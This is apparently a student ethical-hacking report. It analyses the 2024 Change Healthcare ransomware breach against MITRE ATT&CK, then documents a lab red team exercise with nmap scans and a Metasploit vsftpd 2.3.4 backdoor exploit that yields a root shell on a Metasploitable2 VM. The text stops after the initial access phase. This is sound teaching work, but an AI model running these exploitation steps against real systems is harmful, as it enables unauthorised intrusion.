



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

ACCA7033 Ethical Hacking

STUDENT NAME : LIKHITHA PYNENI
STUDENT NUMBER : 2509981
SUBMITTED TO : DR. MOHAMED GHANEM

Table of Contents

Introduction.....	4
Part 1 - A Strategic Analysis.....	4
1. Overview of the Selected Cyber Incident	4
2. Adversary Kill Chain & MITRE ATT&CK Mapping.....	5
2.1 Attack Lifecycle Overview	5
2.2 MITRE ATT&CK TTP Analysis.....	5
3. Root Cause Analysis	8
3.1 Identity and Access Management Failures	8
3.2 Architectural Weaknesses	9
3.3 Human and Process Factors	9
3.4 Existing Controls Failed	9
3.5 Mapping Failures to Zero Trust Principles	10
4. Strategic Prevention & Detection Recommendations.....	10
4.1 Preventive Controls.....	10
4.2 Detective Controls	11
4.3 Architectural Improvements	11
Part 2: Red Team Engagement	11
5. Rules of Engagement (RoE)	11
5.1 Scope.....	11
5.2 Authorized Techniques	12
5.3 Control protocols and Communication Protocols.....	12
6. Threat Emulation Plan	12
6.1 MITRE ATT&CK Mapping Summary.....	13
6.2 Environment Design	14
7. Attack Narrative.....	15
7.1 Phase 1: Reconnaissance.....	15

7.2 Phase 2: Initial Access	18
7.3 Phase 3: Privilege Escalation	18
7.4 Phase 4: Internal Recon & Credential Discovery	20
8. Detection Gap Analysis	22
9. Strategic Recommendations.....	23
10. Cost-Benefit Analysis	24
11. Conclusion	24
12. References.....	25

Introduction

The development of cyber threats in the healthcare industries has remodelled offensive security into conventional vulnerability disclosure to encompass adversary emulation. The use of identity weaknesses, architectural trust assumptions, and detection of neighbours has become the leading methods of achieving high-impact ransom and advanced persistent threat (APT) campaigns. This project provides a strategic case study of the 2024 ransomware breach of Change Healthcare and how a highly advanced threat actor used real-world tactics, techniques, and procedures (TTPs) to breach a vital healthcare service provider. The analysis is assessed with the help of the MITRE ATT&CK framework to map the adversary campaign through the whole attack lifecycle and at the systemic defence failure points. This project further designs and executes a controlled red team engagement to emulate similar threats, translating technical findings into actionable, business-focused security recommendations.

Part 1 - A Strategic Analysis

1. Overview of the Selected Cyber Incident

The chosen cyber incident is the *“2024 ransomware attack on the Change Healthcare”* of UnitedHealth Group is one of the largest healthcare technology providers in the United States (techcrunch.com, 2025). Change Healthcare is a critical part of the healthcare industry as it offers hospitals, pharmacies, and insurers payment processing services, clinical data exchange, and revenue cycle management services. Sensitive healthcare-related and financial information is processed through its systems thus, the organisation has a high-value target on the financially motivated and strategically skilled threat actors.

This attack is reported publicly in February 2024 and Change Healthcare suffered a large-scale systems outage which affected healthcare operations across the country. Future research established that the attack is caused by a ransomware attack by the ALPHV/BlackCat ransomware network. The first entry is also reported through compromise of valid credentials, which enabled the adversary to gain access to remote services in the environment of the organisation. Also after this initial attack, the attackers undertook internal reconnaissance, increased privileges, and traversed the network laterally before installing ransomware and stealing sensitive data. “BlackCat” or “ALPHV” is one of the most advanced “ransomware-as-a-service (RaaS)” attacks, which is associated with large businesses in healthcare, finance, and critical infrastructure segments. The group is monetarily incentivized and exhibits high-end tradecraft that is typically linked to “advanced persistent threat (APT)” actors. It focuses its

operations on stealth, long application of living-off-the-land methods and data exfiltration to facilitate the adoption of double-extortion tactics, until victims promptly pay ransom.

2. Adversary Kill Chain & MITRE ATT&CK Mapping

Change Healthcare ransomware campaign aligned with the MITRE ATT&CK Enterprise Matrix to identify and examine the highlighted “tactics, techniques, and procedures (TTPs)” upon which the adversary uses through the entire attack lifecycle (Oyekunle *et al.* 2025). The campaign reflects an immature and procedural nature with mature “ransomware-as-service (RaaS)” operations, which focused on the abuse of credentials, insidious lateral movement, and pre-impact downloading data.

2.1 Attack Lifecycle Overview

The attack has been conducted in a sequential kill chain starting with credential-based initial access all the way up to internal reconnaissance, privilege escalation, lateral movement, and command-and-control establishment. After gaining enough access and intelligence, sensitive information is stolen, followed by placement of ransomware to destabilize operations. This is a lifecycle of careful concentration on staying and creating maximum impact, instead of acting when there is an opportunity. At both levels, the attacker used valid tools and reliable procedures, which greatly decreased the chances of early identification and prolongation of the stay within the system.

2.2 MITRE ATT&CK TTP Analysis

Reconnaissance

There are reconnaissance activities conducted both externally and internally. Before intrusion, the attacker probably used “Active Scanning (T1595)” and “Gather Victim Identity Information (T1589)” to determine the services that are open, the structure of relationships in organisations, and their credential targets. After the first access, internal reconnaissance capabilities, such as “System Information Discovery(T1082)” and “Network Service Discovery(T1046)”, are implemented to chart out the environment, the critical systems, and find high-value assets (Roy *et al.* 2022). These operations played the role of making well-informed decisions in the later phases of the attack.

Initial Access

The first access is obtained by exploiting breached credentials, which is associated with both “Valid Accounts (T1078)” and “External Remote Services (T1133)”. It is publicly reported that remote access is realized without the presence of phishing-resistant multi-factor authentication. This method enabled the attacker to completely avoid perimeter defences and

access the environment through legitimate access points, proving the key role of compromise of identity in the contemporary enterprise vulnerability.

Execution

Business execution is done in native system utilities with the majority of the execution as Command and Scripting Interpreter, such as “PowerShell (T1059.001)” and “Windows Command Shell (T1059.003)”. These living-off-the-land tricks allowed the associated adversary to issue commands without loading specific malware and integrate malicious activity into normal administration processes and avoid signature based detection methods.

Persistence

The adversary used “Account Manipulation (T1098)” and “Scheduled Task/Job (T1053)” to allow access to the access later on. The attackers ensured the persistence by altering account permissions and arranging automation execution mechanisms so as the initial access vectors can be found and disabled. Long dwell time and operational flexibilities are supported through this persistence strategy.

Privilege Escalation

Misconfiguration abuse and credential misuse is used to gain privilege escalation, which is consistent with “Exploitation of Privilege Escalation (T1068)” and “Access Token Manipulation (T1134)”. A large number of stand-up privileges and lack of proper access control allowed quick scaling to administrative access. The given stage underlines the dangers of inefficient privilege regulation in extensive, intricate conditions.

Defense Evasion

The campaign is characterized by defence evasion where the threat holds on “Obfuscated Existence or Files (T1027)” and “Impair Defense (T1562)” to become less noticeable and subdued security tools. Application of legitimate binaries, encrypted traffic, and minimum on disk artifact seriously reduced the efficiency of “Endpoint Detection and Response (EDR)” solutions and conventional antivirus measures.

Credential Access

Access expansion throughout the enterprise is facilitated through credential harvesting. Additional credentials of compromised systems are obtained using the techniques of “OS Credential Dumping (T1003)” that incorporates “LSASS Memory (T1003.001)”. This allowed additional horizontal motion and strengthened the superiority of the opponent in the setting.

Lateral Movement

The adversary moved laterally with the help of “Remote Services (T1021)” incorporating SMB/Windows Admin Shares (T1021.002) and Remote Desktop Protocol (T1021.001) armed

with an enhanced set of privileges and plucked credentials. The absence of efficient network segmentation also facilitated free movement between systems that was very essential in the extent and impact of the attack.

Command and Control

In the case of application layer protocol HTTPS is used to set up command and control communications (T1071.001). Using encrypted web traffic on generally permitted ports, the adversary succeeded in ensuring that C2 traffic is indistinguishable to valid outbound traffic. The method allowed continuous remote control without network-based monitoring and inspection.

Exfiltration and Impact

Before installing ransomware, sensitive data are stolen by applying “Exfiltration Over Command and Control Channel (T1041)”. This allowed a double-extortion approach of augmenting leverage by threatening that publicity of stolen data can be revealed (Mcintosh *et al.* 2024). The end stage consequence is “Data Encrypted for Impact (T1486)”, which caused extensive service interruption, unavailability, and large-scale downstream consequences throughout the healthcare system.

Table 1: MITRE ATT&CK techniques observed across the attack lifecycle

Tactic	Technique	ATT&CK ID
Recon	Active Scanning	T1595
Recon	Gather Victim Identity Info	T1589
Discovery	System Information Discovery	T1082
Discovery	Network Service Discovery	T1046
Initial Access	Valid Accounts	T1078
Initial Access	External Remote Services	T1133
Execution	PowerShell	T1059.001
Execution	Windows Command Shell	T1059.003

Persistence	Account Manipulation	T1098
Persistence	Scheduled Task/Job	T1053
Priv Esc	Exploitation for Priv Esc	T1068
Priv Esc	Access Token Manipulation	T1134
Defense Evasion	Obfuscated Files	T1027
Defense Evasion	Impair Defense	T1562
Credential Access	OS Credential Dumping	T1003
Credential Access	LSASS Memory	T1003.001
Lateral Movement	Remote Services	T1021
C2	HTTPS	T1071.001
Exfiltration	Exfiltration Over C2	T1041
Impact	Data Encrypted for Impact	T1486

The Change Healthcare incident proves that it is an extensive adversary campaign that consisted of a range of MITRE ATT&CK strategies and methods. The intrusion highlights the importance of identity-based intrusion, execution using living off-the-land, and encrypted command-and-control to penetrate the traditional defences.

3. Root Cause Analysis

The 2024 ransomware attack of Change Healthcare revealed that the system had systemic vulnerabilities in identity and access control, architecture, organisational processes, and implementing security controls. All of these vulnerabilities allowed the opponent to access it, move horizontally, and install devastating ransomware with substantial effect.

3.1 Identity and Access Management Failures

One of the main source causes of the breach is the lack of “Identity and Access Management (IAM)”, specifically the lack of “Multi-Factor Authentication (MFA)” on a remote access

portal. Members of the ALPHV/BlackCat ransomware group used stolen credentials to enter systems at Change Healthcare over a Citrix remote access application which allegedly lacked MFA, a control that is generally adopted as simple best practice in enterprise protection (nixonpeabody.com, 2025). The inability to implement effective authentications allowed unauthorized access control on credentialed credentials, compromising the perimeter boundaries and effectively circumventing debates to prevent credential theft.

Poor IAM is not limited to authentication solutions. Lack of good dissimilarity of privileges and high-level governance of rights enabled the opponents to grow rights after it entered the environment, broadening the system access level (Mohammed *et al.* 2025). According to industry research on healthcare cybersecurity, the absence of role-based access models and ineffective access controls are recurrent risk factors in ransomware attacks.

3.2 Architectural Weaknesses

System segmentation and legacy infrastructure are also some of the architectural vulnerabilities that ensured the success of the attack. Change Healthcare had complicated and linked systems that played a major role in an essential payment processing of healthcare claims in the U.S. The absence of segmentation of the network enabled attackers to persist lateral movement easily accessing sensitive systems and data repositories (amzur.com, 2025). Lateral movement is also mitigated by modern-security architectures with zero-trust concepts including least privilege, micro-segmentation, and ongoing authentication (Kiser and Maniam, 2021).

3.3 Human and Process Factors

Similar and relevant influence is made by human and process factors. UnitedHealth Group oversight of Economic Healthcare operations following the acquisition revealed that management did not focus on timely security updates, and critical systems lacked basic controls, including the MFA, long enough (Suleski *et al.* 2023). The time lag of nine days between the first intrusion and detection indicates flaws in monitoring and incident response procedures that are characteristic of ransomware compromises, where delay of being discovered is a big contributor to severity.

3.4 Existing Controls Failed

Current controls failed due to the fact that they lacked sufficient alignment with the threat landscape. Classical perimeter controls and signature-based intrusion detection mechanisms, though still needed, were ineffective against credential based attacks and living off the land attacks. The capability of the adversary to incorporate malicious activity and legitimate system utilities made the detection efficacy even lower (Vukotich, 2023). The lack of monitoring and

detection of anomalies allowed the attackers to go unnoticed, avoiding the detection of data that was being exfiltrated and preparation of the attack over several days.

Based on the reviews from previous files it has been found that healthcare security teams often lack the resources, which are obsolete, and real-time visibility is generally unavailable to them that can impede proactive threat detection.

3.5 Mapping Failures to Zero Trust Principles

A Zero Trust security model, with its assumptions of breach and constant control of users and devices, have addressed a number of root causes. This absence of MFA contravenes the concept of never trust, always verify of the Zero Trust (Marafo *et al.* 2024). Lack of micro-segmentation and least-privileged access made it easier to move horizontally, which is against Zero Trust requirements of strict access control and segmentation. The absence of proper monitoring and the adaptive authentication also implied that behaviours cannot be constantly measured, which introduced the Zero Trust to the aim of continuous verification. Healthcare ransomware attacks happened because of a combination of IAM failures, architectural deficiencies, human, and process vulnerabilities, and outdated security measures (Thamer and Alubady, 2021).

4. Strategic Prevention & Detection Recommendations

As a reaction to systemic failures that the Change Healthcare ransomware incident revealed, both preventive and detective measures with the help of architectural enhancements are essential in building resilience to advanced threats. The recommendations concentrate on identity-centric security, real-time visibility, and network design in accordance with the present-day principles of cybersecurity like Zero Trust.

4.1 Preventive Controls

One of the respiratory preconditions of the Change Healthcare breach is a poor IAM. The MFA used over all remote accesses and privileged accounts greatly decreases the probability of using compromised credentials to get access (Kamaruddin *et al.* 2024). MFA is a principle of Zero Trust approach, which presupposes breach and provides continuous authentication to the identity assertions. “Privileged Access Management (PAM)” must be used in addition to MFA to stipulate tightly the use of elevated permissions and monitor and audit their usage. The PAM systems minimize the presence of standing privileged credentials and make the privileged access to critical systems on-demand, reducing the chances of pseudonymizing privilege further. Segmentation restricts the blast radius of an intrusion within it, and lateral movement into such critical infrastructure as R&D infrastructure is prevented (Nzeako and Shittu, 2024).

4.2 Detective Controls

The ability to detect breaches in real-time is crucial to prompt response and early breach detection. The “Endpoint Detection and Response (EDR)” products offer behavioural monitoring and anomaly detection at host level to allow quick spotting of malicious processes, credential dumping, and lateral movement patterns due to signature mechanism (Yusof, 2024). The addition of machine learning and AI enhances the detection of the polymorphic and living-off-the-land techniques used in most modern ransomware campaigns.

“Security Information and Event Management (SIEM)” combined with “User and Entity Behaviour Analytics (UEBA)” allows to monitor, correlate and alert events across multiple sources of data (manageengine.com, 2025). SIEM systems collect logs of on-premises servers and cloud and network resources to give a coherent representation of security activities.

4.3 Architectural Improvements

Redesign efforts in architecture need to focus on hybrid visibility and the definition of trust boundaries. A coherent security system over both on-premise and cloud environments allows the removal of endless bypasses and confident policy enforcement and the gathering of telemetry (Weinberg and Cohen, 2024). Zero Trust designs used to reinforce this by the removal of implicit trust zones and by making it mandatory to continually assess all users and devices and then grant access only with proper evaluation (Vukotich, 2023). This involves the separation of sensitive networks of research with access control lists, micro-segmented subnets, and specific security controls, minimizing the chances of a single breach disrupting a number of business areas.

Part 2: Red Team Engagement

5. Rules of Engagement (RoE)

The “Rules of Engagement (RoE)” articulate the area, limits, and control of the red team operation under the implementation of the red team roles in the operation named, “Operation IP Shield” (Marcinko, 2024). This engagement is meant to be an imitation of the actions of an Advanced Persistent Threat (APT) actor in an attempt to test the capability of the Cureton Pharmaceutical Company in safeguarding sensitive research information in an ethical manner (Khan *et al.*, 2025). Everything is carried out in a controlled scholarly laboratory set-up, and does not require any actual production set-up.

5.1 Scope

The interaction is only confined to a distant “VMware” virtual network. “Ubuntu Desktop” virtual machines are treated as authorized target systems, one of them representing an R&D

researcher workstation and one “Metasploitable2” virtual machine representing a legacy lab system. The attack platform of the red team is the “Kali Linux” virtual machine. There shall be no attack on the host operating system, external networks, and other internet connected assets.

5.2 Authorized Techniques

Such techniques as network reconnaissance, service enumeration, password brute-force attacks against open SSH services, exploitation of known vulnerabilities, privilege escalation, lateral movement, command-and-control through reverse shells, and data exfiltration are permitted. Every technique is to be in line with the MITRE ATT&CK Enterprise model and performed with both the focus on stealth and realism (Xiong *et al.*, 2022). Denial-of-service, destructive payload, and wiping of data, and ransomware type of encryption are all outlawed.

5.3 Control protocols and Communication Protocols

Any kind of testing should be recorded all the time, with a date and time and a tool. Unexpected instability or critical failure of the system should be reported at once and the activity should be stopped (Bulgari *et al.*, 2021). Results shall be presented in the form of two deliverables namely technical report of attack paths, detection gaps to defensive teams and an executive level brief- translate technical risk into business impact. This guarantees accountability, ethics and effective transfer of knowledge during the engagement.

6. Threat Emulation Plan

Threat emulation proposal describes a purpose directed and controlled adversary campaign aimed at stimulating the actions of an “Advanced Persistent Threat (APT)” directed at the research environment of “Cureton Pharmaceutical Company (CPC)” (Ajmal *et al.*, 2023). The campaign comprises a simulation of a traced invasion sequence and is explicitly aimed to the “MITRE ATT&CK(r) Enterprise” model to maintain allowance between the activities of the attacker and the opportunities of defensive identification (Al-Sada *et al.*, 2023). The emulated threat actor starts by performing active reconnaissance inside the internal network in order to detect the exposed systems and services (Lyu *et al.*, 2024). The attacker uses network scanning to enumerate the hosts and identify a legacy system of laboratory that is modelled by “Metasploitable2”. There is a detection that there is a vulnerable “FTP service (vsftpd 2.3.4)”, which is reportedly vulnerable to the backdoor vulnerability. This is similar to real-life scenarios in the pharmaceutical and healthcare settings whereby there are old systems that are still in use because of operational or compatibility limitations (Ullah *et al.*, 2023). Originating access is done via “vsftpd” backdoor and the attacker is presented with an interactive shell in the legacy system.




Figure 1: Threat Emulation Flow

After the first compromise, the attacker performs additional scanning of the network in order to locate a second valuable target. An Ubuntu Desktop system that represents an R&D researcher workstation. The SSH is known to be an exposed remote service. The attacker conducts a controlled password-guessing attack on the SSM server instead of placing any custom malware seeking to compromise the account due to weak credentials and inadequate protective derivatives, rather than employing control measures like account lockout or multi-factor authentication. After breaking into credential authentication through a brute force, the attacker uses SSH to establish a session on Ubuntu system so as to allow legitimate-looking access across the internet.

6.1 MITRE ATT&CK Mapping Summary

- **Reconnaissance: T1595 – Active Scanning**
- **Initial Access: T1190 – Exploit Public-Facing Application (“vsftpd backdoor”)**
- **Execution: T1059 – Command and Scripting Interpreter**
- **Discovery: T1046 – Network Service Discovery**
- **Credential Access: T1110.001 – Brute Force (Password Guessing)**
- **Lateral Movement: T1021.004 – Remote Services (SSH)**
- **Collection: T1005 – Data from Local System**
- **Exfiltration: T1041 – Exfiltration Over C2 Channel**

6.2 Environment Design

The red team engagement environment is premeditated as being realistic, with some ethical control and simplicity, but fitted well with the goal of simulating an Advanced Persistent Threat (APT) against a pharmaceutical research organisation. “VMware Workstation” can be used to implement the entire environment in a way that it was isolated in the environment and it never posed any risk to the production systems. This is a controlled design, which allows the repeatability of testing and distinct attribution of any observed outcomes to particular actions of adversaries (Clark *et al.*, 2022). The virtual corporate network simulated in this scenario contains three virtual machines connected to each other using a host-only virtual network. The “Kali Linux” platform is the red team attack platform and can be described as the infrastructure of the external adversary.




Figure 2: Environment Architecture

“Metasploitable2” is installed to be used as a prototype of a legacy laboratory or research support system characterized by a pharmaceutical and healthcare setting. These systems tend to have old software because of the nature of their functioning and compatibility policies. When the adversary is operating in this environment, “Metasploitable2” acts as the point of entry, which is a realistic situation because in the future, attackers are likely to use the known weaknesses of poorly-maintained systems to gain internal access. The “Ubuntu Desktop” virtual machine is the work station of a researcher in the R&D department. It is seeded with preset and pseudo research figures that are meant to imitate delicate intellectual property like the outcomes of experiments or formulations of new drugs in its initial phase of development. The reason that “Ubuntu Desktop” is chosen over a server operating system was to reflect risk factors that are more human-oriented such as poor passwords and single factor based

authentication. “SSH” is used to provide remote access, which is shared by modern research facilities administration and remote work.

7. Attack Narrative

7.1 Phase 1: Reconnaissance

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:20:3c:e0
          inet addr:192.168.182.140  Bcast:192.168.182.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe20:3ce0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4902 (4.7 KB)  TX bytes:12786 (12.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:189 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:66865 (65.2 KB)  TX bytes:66865 (65.2 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ _
```

Figure 3: IP Address of the “Metasploitable2” Machine

The output provides the IP addresses of the “Metasploitable2” machine that is assigned to the Ethernet interface. It is essential information needed to make target identification in the internal network. Using the IP address, it is precise to determine the IP address and use it later in reconnaissance and exploiting. This action is a mere internal detective effort and confirms that the network is connected, which is necessary prior to any targeted assaults on the services provided by the legacy system.

```
Ubuntu
ubuntu@INBOOKY1PLUS: $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1400
      inet 172.21.95.221 netmask 255.255.240.0 broadcast 172.21.95.255
      inet6 fe80::215:5dff:feab:5f55 prefixlen 64 scopeid 0x20<link>
      ether 00:15:5d:ab:5f:55 txqueuelen 1000 (Ethernet)
      RX packets 9623 bytes 75725498 (75.7 MB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 7881 bytes 570460 (570.4 KB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 8069 bytes 13138480 (13.1 MB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 8069 bytes 13138480 (13.1 MB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ubuntu@INBOOKY1PLUS: $ █
```

Figure 4: IP Address of the “Ubuntu” Machine

The results of the network configuration reveal the IPv4 address of the “Ubuntu” system. The system itself is a researcher workstation in the simulated world. Acquiring such an address would enable the attacker to tell the difference between valuable targets and the old systems. Active Ethernet interface and standard configuration indicates a typical endpoint of the enterprise, and it is, therefore, realistic to orient to the credential-based attacks, as well as remote access methods applied by advanced threat actors.

```
(root@kali)-[/home/kali]
# nmap -sV 192.168.182.140
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 14:44 EST
Nmap scan report for 192.168.182.140
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:20:3C:E0 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs : Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.07 seconds
```

Figure 5: Scanning the “Meatsploitable2” Machine using “Nmap”

The scan results show that there are many open ports and services operating in the “Metasploitable2” system such as “FTP”, “SSH”, “HTTP”, “SMB” and database services. Service version detection is able to recognize old and weak software like “vsftpd 2.3.4”. Such knowledge offers an easy base and emphasizes the danger of vulnerable legacy systems. The scan indicates too much exposure of the services and bad hardening behaviours.

```
(root@INBOOKY1PLUS)-[/home/kali]
# nmap -sV 172.21.95.221
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 15:28 IST
Nmap scan report for 172.21.95.221
Host is up (0.0000040s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
5901/tcp  open  vnc      VNC (protocol 3.8)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds

(root@INBOOKY1PLUS)-[/home/kali]
#
```

Figure 6: Scanning the “Ubuntu” Machine using “Nmap”

The “Nmap” scan reveals few yet the crucial services that are accessible on the “Ubuntu” system such as “SSH” and “HTTP”. The lack of attack surface is an indicator of superior baseline security as compared to the legacy host. When “SSH” is available, it remains operational without other protection mechanisms that pose a great risk. The outcome is an indication that the attacker is directed to credential-based approaches as opposed to software exploitation, which is a realistic learning shift in the strategies that is often witnessed within contemporary intrusions against enterprise workstations.

7.2 Phase 2: Initial Access

```
= [ metasploit v6.4.99-dev ]
+ -- -- [ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- -- [ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -    -    -
0  auxiliary/dos/ftp/vsftpd_232            2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of
Service
1  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor
Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234
_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.182.140
RHOSTS => 192.168.182.140
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.182.140:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.182.140:21 - USER: 331 Please specify the password.
[+] 192.168.182.140:21 - Backdoor service has been spawned, handling ...
[+] 192.168.182.140:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.182.138:44933 -> 192.168.182.140:6200) at 2025-12-15 15:0
6:50 -0500
```

